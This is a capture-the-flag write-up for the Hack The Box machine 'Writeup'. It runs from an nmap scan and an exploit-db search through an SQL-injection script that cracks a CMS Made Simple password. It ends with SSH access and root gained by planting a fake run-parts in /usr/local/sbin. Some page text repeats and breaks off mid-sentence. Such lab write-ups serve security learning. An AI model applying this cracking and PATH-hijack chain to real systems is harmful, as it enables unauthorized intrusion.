


```
root@kali:~/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-12 10:46 +03
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.56% done; ETC: 10:54 (0:04:48 remaining)
Stats: 0:04:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.28% done; ETC: 10:50 (0:00:00 remaining)
Nmap scan report for 10.10.10.138
Host is up (0.060s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256  37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256  93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



writeup

- [Home Page](#)
- [ypuffy](#)
- [blue](#)
- [writeup](#)

Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on [NetSec Focus Mattermost](#). Thanks.


writeup




- [Home Page](#)
- [ypuffy](#)
- [blue](#)
- [writeup](#)

Home

After many month of lurking around on HTB I also decided to start writing about the here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interest

 Wappalyzer

CMS	Programming Language
 CMS Made Simple	<i>php</i> PHP
Web Server	Operating System
 Apache 2.4.25	 Debian

u will find more and more content

```
root@kali:~/Masaüstü# searchsploit made simple
```

Exploit Title	Path (/usr/share/exploitdb/)
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)	exploits/php/remote/46627.rb
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion	exploits/php/webapps/26217.html
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting	exploits/php/webapps/26298.txt
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting	exploits/php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection	exploits/php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities	exploits/php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities	exploits/php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution	exploits/php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection	exploits/php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload	exploits/php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion	exploits/php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure	exploits/php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting	exploits/php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities	exploits/php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery	exploits/php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion	exploits/php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery	exploits/php/webapps/34068.html
CMS Made Simple 2.1.6 - Multiple Vulnerabilities	exploits/php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution	exploits/php/webapps/44192.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution	exploits/php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution	exploits/php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning	exploits/php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection	exploits/php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload	exploits/php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload	exploits/php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload	exploits/php/webapps/46546.py

```
python exploit.py -u http://10.10.10.138/writeup --crack -w rockyou.txt
```

```
[+] Salt for password found: 5a599ef579066807
```

```
[+] Username found: jkr
```

```
[+] Email found: jkr@writeup.htb
```

```
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

```
[+] Password cracked: raykayjay9
```

```
root@kali:~/Masaüstü# ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKMD7USL1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.138' (ECDSA) to the list of known hosts.
jkr@10.10.10.138's password:
jkr@writeup:~$ ls
LinEnum.sh.2  pspy64  user.txt
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
jkr@writeup:~$
```



```
2019/06/13 03:29:55 CMD: UID=0 PID=130 |
2019/06/13 03:29:55 CMD: UID=0 PID=13 |
2019/06/13 03:29:55 CMD: UID=0 PID=1299 | /usr/sbin/rsyslogd
2019/06/13 03:29:55 CMD: UID=0 PID=128 |
2019/06/13 03:29:55 CMD: UID=0 PID=127 |
2019/06/13 03:29:55 CMD: UID=0 PID=12 |
2019/06/13 03:29:55 CMD: UID=0 PID=116 |
2019/06/13 03:29:55 CMD: UID=0 PID=114 |
2019/06/13 03:29:55 CMD: UID=0 PID=112 |
2019/06/13 03:29:55 CMD: UID=0 PID=110 |
2019/06/13 03:29:55 CMD: UID=0 PID=11 |
2019/06/13 03:29:55 CMD: UID=0 PID=108 | ./pspy64 --> see what happen A new client connect
2019/06/13 03:29:55 CMD: UID=0 PID=107 |
2019/06/13 03:29:55 CMD: UID=0 PID=106 |
2019/06/13 03:29:55 CMD: UID=0 PID=105 |
2019/06/13 03:29:55 CMD: UID=0 PID=104 |
2019/06/13 03:29:55 CMD: UID=0 PID=10 |
2019/06/13 03:29:55 CMD: UID=0 PID=1 | init [2]
2019/06/13 03:29:56 CMD: UID=1000 PID=2220 | cat iptables
2019/06/13 03:29:58 CMD: UID=0 PID=2222 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbysysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/06/13 03:29:58 CMD: UID=0 PID=2221 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbysysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/06/13 03:29:58 CMD: UID=1000 PID=2225 | sshd: jkr
2019/06/13 03:29:59 CMD: UID=1000 PID=2226 | bash -c scp -t /tmp/
```

```
jkr@writeup:/usr/local/sbin$ nano run-parts  
jkr@writeup:/usr/local/sbin$ chmod +x run-parts  
jkr@writeup:/usr/local/sbin$ █
```

go directory and create run-parts file:
put "cat /root/root.txt" inside .
And login again.


```
root@kali:~/Masaüstü# ssh jkr@10.10.10.138
```

```
jk@10.10.10.138's password:
```

```
eeba47f60b48ef92b734f9b6198d7226
```

```
The programs included with the Devuan GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Thu Jun 13 03:19:35 2019 from 10.10.12.193
```

```
jk@writeup:~$
```